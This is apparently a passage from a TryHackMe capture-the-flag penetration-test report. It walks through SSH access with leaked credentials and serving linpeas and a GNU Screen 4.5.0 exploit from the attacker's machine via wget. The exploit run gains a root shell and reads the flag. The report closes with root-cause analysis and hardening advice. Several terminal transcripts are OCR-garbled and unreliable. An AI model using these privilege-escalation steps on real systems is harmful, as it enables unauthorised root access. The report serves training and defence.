
STEP **BAKE!** Auto Bake

```
ronin@Samurai: ~$ curl https://assets.tryhackme.com/additional/ingur/51W7Kc3.jpg
2025-11-22 20:12:47 - https://assets.tryhackme.com/additional/ingur/51W7Kc3.jpg
Resolving assets.tryhackme.com (assets.tryhackme.com)... 3.175.196.83, 3.175.196.38, 3.175.196.43, ...
Connecting to assets.tryhackme.com (assets.tryhackme.com):3.175.196.83:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 151181 (148K) [image/jpeg]
Saving to: '51W7Kc3.jpg'

51W7Kc3.jpg           100%[=====] 147.64K  332KB/s  in 0.4s

2025-11-22 20:12:48 (332 KB/s) - '51W7Kc3.jpg' saved [151181/151181]

ronin@Samurai: ~$
```



4.5 SSH Access & User-Level Compromise

Using the obtained credentials, the SSH service on port 22 was accessed:

```
ssh joker@[TARGET_IP]
```

User-level access was successfully achieved.


```
ronin@Samurai: /usr/share/peass/linpeas

Session Actions Edit View Help

ronin@Samurai: ~ | ronin@Samurai: ~ | ronin@Samurai: /usr/share/peass/linpeas ✕

(ronin@Samurai)-[~]
$ cd /usr/share/peass/linpeas

(ronin@Samurai)-[/usr/share/peass/linpeas]
$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...

Session Actions Edit View Help

ronin@Samurai: ~ | ronin@Samurai: ~ | ronin@Samurai: /usr/share/peass/linpeas | ronin@Samurai: /usr/share/peass/linpeas ✕

(ronin@Samurai)-[/usr/share/peass/linpeas]
$ ls
linpeas_darwin_amd64 linpeas_darwin_arm64 linpeas_fat.sh linpeas_linux_386 linpeas_linux_amd64 linpeas_linux_arm linpeas_linux_arm64 linpeas.sh linpeas_small.sh

(ronin@Samurai)-[/usr/share/peass/linpeas]
```

```
oker@ubuntu:~$ ls
linpeas.sh user.txt
oker@ubuntu:~$ chmod +x linpeas.sh
oker@ubuntu:~$
```



```
ronin@Samurai: ~  
Session Actions Edit View Help  
ronin@Samurai: ~ ronin@Samurai: /usr/share/peass/unpeas ronin@Samurai: /usr/share/peass/unpeas  
  
Do you like PEASS?  
Learn Cloud Hacking : https://book.hacktricks.wiki/en/linux-hardening/linux-privilege-escalation-checklist.html  
Follow on Twitter : @pentestlinux  
Respect on HTB : @pentestlinux  
Thank you!  
LinPEAS-ng by carlospolop  
ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not be the responsibility of the author or of any other collaborator. Use it at your own computers and/or with the computer owner's permission.  
Linux Privsec Checklist: https://book.hacktricks.wiki/en/linux-hardening/linux-privilege-escalation-checklist.html  
LEGEND:  
RED/YELLOW: 95% a PE vector  
: You should take a look to it  
LightCyan: Users with console  
Blue: Users without console & mounted devs  
Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)  
LightMagenta: Your username  
Starting LinPEAS. Caching Writable Folders...  
Basic information  
OS: Linux version 4.4.0-170-generic (build@lcy01-amd64-019) (gcc version 5.4.0 20160609 (Ubuntu 5.4.0-6ubuntu1-16.04.12)) #199-Ubuntu SMP Thu Nov 14 01:45:04 UTC 2019  
User & Groups: uid=1000(joker) gid=1000(joker) groups=1000(joker)  
Hostname: ubuntu  
[+] /bin/ping is available for network discovery (LinPEAS can discover hosts, learn more with -h)  
[+] /bin/bash is available for network discovery, port scanning and port forwarding (LinPEAS can discover hosts, scan ports, and forward ports. Learn more with -h)  
[+] /bin/nc is available for network discovery & port scanning (LinPEAS can discover hosts and scan ports, learn more with -h)  
+  
-rw-r--r-- 1 root root 11K May 8 2018 /usr/bin/vmware-user-suid-wrapper  
-rw-r--r-- 1 root root 74K Mar 26 2019 /usr/bin/gpasswd  
-rw-r--r-- 1 root root 53K Mar 26 2019 /usr/bin/crontab -> Apple_Mac_OSX(10.10.0.104)/Solaris_8/9/11-10441/SPARC_8/9/Solaris_2.2_3.0_2002-10073  
-rw-r--r-- 1 root root 39K Mar 26 2019 /usr/bin/wget -> 40-02_00_20  
-rw-r--r-- 1 root root 48K Mar 26 2019 /usr/bin/chsh  
-rw-r--r-- 1 root root 71K Mar 26 2019 /usr/bin/cifs -> 401 6.3/18  
-rw-r--r-- 1 root root 134K Oct 11 2019 /usr/bin/cifs -> check if the cifs version is vulnerable  
-rw-r--r-- 1 root root 31K Jul 12 2016 /bin/fusermount  
-rw-r--r-- 1 root root 48K Mar 26 2019 /bin/su  
-rw-r--r-- 1 root root 44K May 7 2014 /bin/ping6  
-rw-r--r-- 1 root root 36K Jan 4 2020 /usr/bin/cifs -> 401 6.3/18  
-rw-r--r-- 1 root root 1.6M Jan 4 2020 /usr/bin/cifs -> 401 6.3/18  
-rw-r--r-- 1 root root 48K Oct 10 2019 /bin/wget -> Apple_Mac_OSX(10.10.0.104)/Solaris_8/9/11-10441/SPARC_8/9/Solaris_2.2_3.0_2002-10073  
-rw-r--r-- 1 root root 44K May 7 2014 /bin/ping  
-rw-r--r-- 1 root root 27K Oct 10 2019 /bin/wget -> 401 6.3/18  
SGID  
https://book.hacktricks.wiki/en/linux-hardening/linux-privilege-escalation/index.html#suid-and-sgid  
ronin@Samurai: ~ ronin@Samurai: /usr/share/peass/unpeas ronin@Samurai: /usr/share/peass/unpeas  
(ronin@Samurai)~  
$ searchsploit screen-4.5.0  
Exploits: No Results  
Shellcodes: No Results  
(ronin@Samurai)~  
$ searchsploit screen 4.5.0  
Exploit Title  
GNU Screen 4.5.0 - Local Privilege Escalation | Path  
GNU Screen 4.5.0 - Local Privilege Escalation (PoC) | linux/local/41154.sh  
| linux/local/41152.txt  
Shellcodes: No Results  
(ronin@Samurai)~  
$ searchsploit -p 41154.sh  
Exploit: GNU Screen 4.5.0 - Local Privilege Escalation  
URL: https://www.exploit-db.com/exploits/41154  
Path: /usr/share/exploitdb/exploits/linux/local/41154.sh  
Codes: N/A  
Verified: True  
File Type: Bourne-Again shell script, ASCII text executable  
Copied to: /home/ronin/41154.sh  
(ronin@Samurai)~  
$
```

```
Session Actions Edit View Help
ronin@Samurai: ~ ronin@Samurai: ronin@Samurai:
/var/log/dpkg.log:2020-01-04 14:25:08 status unpacked amd64:amd64 1:4.2-3.1ubuntu5.4
/var/log/installer/status:Description: Set up users and passwords

Checking all env variables in /proc/*/environ removing duplicates and filtering out useless env vars
~/bin/dd
~/bin/grep
HOME=/home/joker
LANG=en_US.UTF-8
LANGUAGE=en_US:
~/bin/linpeas.sh
LOGNAME=joker
MAIL=/var/mail/joker
NOTIFY_SOCKET=/run/systemd/notify
PWD=/home/joker
SHELL=/bin/bash
SHLVL=1
SHLVL=2
SSH_CLIENT=10.9.2.39 59028 22
SSH_CONNECTION=10.9.2.39 59028 10.10.239.65 22
SSH_TTY=/dev/pts/8
TERM=xterm-256color
USER=joker
~/usr/bin/xsd
XDG_RUNTIME_DIR=/run/user/1000

API Keys Regex
Regexes to search for API keys aren't activated, use param '-r'

joker@ubuntu:~$ wget http://10.10.239.65:8080/41154.sh
--2025-11-22 10:34:42-- http://10.10.239.65:8080/41154.sh
Connecting to 10.10.239.65:8080... failed: Connection refused.
joker@ubuntu:~$ wget http://10.9.2.39:8080/41154.sh
--2025-11-22 10:35:07-- http://10.9.2.39:8080/41154.sh
Connecting to 10.9.2.39:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1149 (1.1K) [text/x-sh]
Saving to: '41154.sh'

41154.sh
100%[=====>] 1.12K --.-KB/s in 0.008s

2025-11-22 10:35:07 (133 KB/s) - '41154.sh' saved [1149/1149]

joker@ubuntu:~$ chmod
ronin@Samurai: ~ ronin@Samurai: ronin@Samurai:
Session Actions Edit View Help
ronin@Samurai: ~ ronin@Samurai: ronin@Samurai:
ronin@Samurai:~$ searchsploit screen-4.5.0
Exploits: No Results
Shellcodes: No Results

ronin@Samurai:~$ searchsploit screen 4.5.0

Exploit Title | Path
GNU Screen 4.5.0 - Local Privilege Escalation | linux/local/41154.sh
GNU Screen 4.5.0 - Local Privilege Escalation (PoC) | linux/local/41152.txt

Shellcodes: No Results

ronin@Samurai:~$ searchsploit -m 41154.sh
Exploit: GNU Screen 4.5.0 - Local Privilege Escalation
URL: https://www.exploit-db.com/exploits/41154
Path: /usr/share/exploitdb/exploits/linux/local/41154.sh
Codes: N/A
Verified: True
File Type: Bourne-Again shell script, ASCII text executable
Copied to: /home/ronin/41154.sh

ronin@Samurai:~$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.10.239.65 - - [22/Nov/2025 20:35:08] "GET /41154.sh HTTP/1.1" 200 -
```

```
ronin@Samurai: ~  
Session Actions Edit View Help  
ronin@Samurai: ~ ronin@Samurai: ~ ronin@Samurai: ~  
Connecting to 10.9.2.39:8080... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 1149 (1.1K) [text/x-sh]  
Saving to: '41154.sh'  
41154.sh 100%[=====] 1.12K --KB/s in 0.008s  
2025-11-22 10:35:07 (133 KB/s) - '41154.sh' saved [1149/1149]  
joker@ubuntu:~$ chmod +x 41154.sh  
joker@ubuntu:~$ ./41154.sh  
~ gnu/screenroot ~  
[+] First, we create our shell and library...  
/tmp/libhax.c: In function 'dropshell':  
/tmp/libhax.c:7:5: warning: implicit declaration of function 'chmod' [-Wimplicit-function-declaration]  
  chmod("/tmp/rootshell", 04755);  
  ^  
/tmp/rootshell.c: In function 'main':  
/tmp/rootshell.c:3:5: warning: implicit declaration of function 'setuid' [-Wimplicit-function-declaration]  
  setuid(0);  
  ^  
/tmp/rootshell.c:4:5: warning: implicit declaration of function 'setgid' [-Wimplicit-function-declaration]  
  setgid(0);  
  ^  
/tmp/rootshell.c:5:5: warning: implicit declaration of function 'seteuid' [-Wimplicit-function-declaration]  
  seteuid(0);  
  ^  
/tmp/rootshell.c:6:5: warning: implicit declaration of function 'setegid' [-Wimplicit-function-declaration]  
  setegid(0);  
  ^  
/tmp/rootshell.c:7:5: warning: implicit declaration of function 'execvp' [-Wimplicit-function-declaration]  
  execvp("/bin/sh", NULL, NULL);  
  ^  
[+] Now we create our /etc/ld.so.preload file...  
[+] Triggering...  
  from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.  
[+] done!  
No Sockets found in /tmp/screens/5-joker.  
# whoami  
root  
# ls  
adduser.conf  cron.d  emacs  host.conf  kbd  logrotate.d  network  profile.d  rmt  ssh  ufw  
alternatives  cron.daily  environment  hostname  kernel  lib-release  networks  protocols  rpc  ssl  updatedb.conf  
apache2  cron.hourly  fonts  hosts  kernel-img.conf  ltrace.conf  newt  pulse  rsyslog.conf  subgid  update-manager  
apm  cron.monthly  fstab  hosts.allow  ldap  machine-id  nsswitch.conf  python3  rsyslog.d  subgid-  update-motd.d  
apparmor  cron.orig  fuse.conf  init  ld.so.cache  magic.mime  os-release  rc0.d  security  subuid  vmware-tools  
apparmor.d  cron.weekly  gai.conf  init.d  ld.so.conf  mailcap  pam.conf  rc1.d  security  sudoers  vtrgb  
apt  debconf  groff  inputrc  libaudit.conf  mailcap.order  pam.d  rc2.d  selinux  sudoers.d  wgetrc  
bash  bash_completion  grub  inserv  libnsl-3  mime.types  passwd  rc3.d  sensors3.conf  sysctl.conf  x11  
bash_completion.d  default  grub.d  inserv.conf  locale.alias  mk2fs.conf  perl  rc4.d  sensors.d  sysctl.d  xdg  
bindresvport.blacklist  deluser.conf  gshadow  inserv.conf.d  locale.gen  modprobe.d  php  rc5.d  services  systemd  xml  
binfmt.d  depmod.d  gshadow  iproute2  localtime  modules  pm  rc6.d  sgml  terminfo  zsh_command_not_found  
ca-certificates  dhcp  gshadow  iscsi  localtime  modules-load.d  pm  rc.local  shadow  timezone  
ca-certificates.conf  dictionaries-common  gss  logcheck  modules-load.d  popularity-contest.conf  rc5.d  shadow  tmpfiles.d  
calendar  dpkg  gtk-3.0  issue  login.defs  mtab  ppp  resolvconf  shells  ucf.conf  
console-setup  drirc  hdpam.conf  issue.net  logrotate.conf  nanorc  profile  resolv.conf  skel  udev  
# cd /root  
# ls  
root.txt  
# cat root  
cat: root: No such file or directory  
# cat root.txt  
THM{5ecd98aa6a6abb670184d7547c8124a}  
THM{5ecd98aa6a6abb670184d7547c8124a}
```

```
ronin@Samurai: ~  
Session Actions Edit View Help  
ronin@Samurai: ~  
[ronin@Samurai]~  
$ ssh joker@10.10.239.65  
joker@10.10.239.65's password:  
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-170-generic x86_64)  
  
 * Documentation:  https://help.ubuntu.com  
 * Management:    https://landscape.canonical.com  
 * Support:       https://ubuntu.com/advantage  
  
Last login: Sat Nov 22 10:14:52 2025 from 10.9.2.39  
joker@ubuntu:~$ sudo -l  
[sudo] password for joker:  
Sorry, user joker may not run sudo on ubuntu.  
joker@ubuntu:~$ sudo -l  
[sudo] password for joker:  
Sorry, try again.  
[sudo] password for joker:  
Sorry, try again.  
[sudo] password for joker:  
sudo: 3 incorrect password attempts  
joker@ubuntu:~$
```

```
[ronin@Samurai]~  
$ ssh joker@10.10.239.65  
joker@10.10.239.65's password:  
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-170-generic x86_64)  
  
 * Documentation:  https://help.ubuntu.com  
 * Management:    https://landscape.canonical.com  
 * Support:       https://ubuntu.com/advantage  
  
Last login: Sat Nov 22 10:14:52 2025 from 10.9.2.39  
joker@ubuntu:~$ sudo -l  
[sudo] password for joker:  
Sorry, user joker may not run sudo on ubuntu.  
joker@ubuntu:~$ sudo -l  
[sudo] password for joker:  
Sorry, try again.  
[sudo] password for joker:  
Sorry, try again.  
[sudo] password for joker:  
sudo: 3 incorrect password attempts  
joker@ubuntu:~$ find / -user root -perm -u+s 2>/dev/null  
/usr/lib/openssh/ssh-keysign  
/usr/lib/dbus-1.0/dbus-daemon-launch-helper  
/usr/lib/eject/dmccrypt-get-device  
/usr/bin/vmware-user-suid-wrapper  
/usr/bin/gpasswd  
/usr/bin/passwd  
/usr/bin/newgrp  
/usr/bin/chsh  
/usr/bin/chfn  
/usr/bin/sudo  
/bin/fusermount  
/bin/su  
/bin/ping6  
/bin/screen-4.5.0  
/bin/screen-4.5.0.old  
/bin/mount  
/bin/ping  
/bin/umount  
/tmp/rootshell  
joker@ubuntu:~$
```

```
/bin/screen-4.5.0  
/bin/screen-4.5.0.old  
/bin/mount  
/bin/ping  
/bin/umount  
/tmp/rootshell  
joker@ubuntu:~$ sudo --version  
Sudo version 1.8.16  
Sudoers policy plugin version 1.8.16  
Sudoers file grammar version 45  
Sudoers I/O plugin version 1.8.16  
joker@ubuntu:~$
```

screen Star 12,324

Shell File write Sudo

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
screen
```

File write

It writes data to files, it may be used to do privileged writes or write files outside a restricted file system.

(a) This works on screen version 4.06.02. Data is appended to the file and `\n` is converted to `\r\n`.

```
LFILE=file_to_write  
screen -L -Logfile $LFILE echo DATA
```

(b) This works on screen version 4.03.00. Data is appended to the file and `\n` is converted to `\r\n`.

```
LFILE=file_to_write  
screen -L $LFILE echo DATA
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo screen
```



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Filters Reset All

Show 15

Search: screen 4.5.0

Date	D	A	V	Title	Type	Platform	Author
2017-01-25			✓	GNU Screen 4.5.0 - Local Privilege Escalation	Local	Linux	Xiphos Research Ltd
2017-01-24			✓	GNU Screen 4.5.0 - Local Privilege Escalation (PoC)	Local	Linux	Donald Bucek

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			Penetration Testing Services

6. Root Cause Analysis

Issue	Root Cause	Business Impact
Information Disclosure	Developer comments left in production code	Attacker can map internal structure
Weak Access Controls	No authentication for sensitive parameters	Unauthorized data access
Steganography-based secrets	Obfuscation used instead of encryption	Predictable and reversible
SSH credentials leaked	Hidden in image files	Direct server access
Vulnerable SUID Binary	Outdated package version	Full privilege escalation

7. Risk Rating

Overall Risk: **High**

Reasons:

- Full compromise achieved
 - Weak internal application security
 - Root privileges obtained
-

8. Recommendations

8.1 Web Application Hardening

- Remove all developer comments before deployment
- Implement proper authentication/authorization
- Disable access to hidden directories
- Avoid storing credentials in media files
- Apply input validation and rate limiting

8.2 Server Hardening

- Remove unnecessary SUID binaries
- Patch and update outdated packages
- Implement strong file permissions
- Enforce credential rotation
- Disable password-based SSH authentication and use SSH keys

8.3 Monitoring & Detection

- Enable logging (web + ssh + system)
 - Create alerts for brute-force attempts
 - Implement SIEM monitoring
-

9. Conclusion

The server was successfully compromised through a series of chained weaknesses that included information disclosure, insecure development practices, weak credential protection, and outdated binaries.

An attacker with low initial access could reliably escalate to full root privileges, posing a severe risk to organizational assets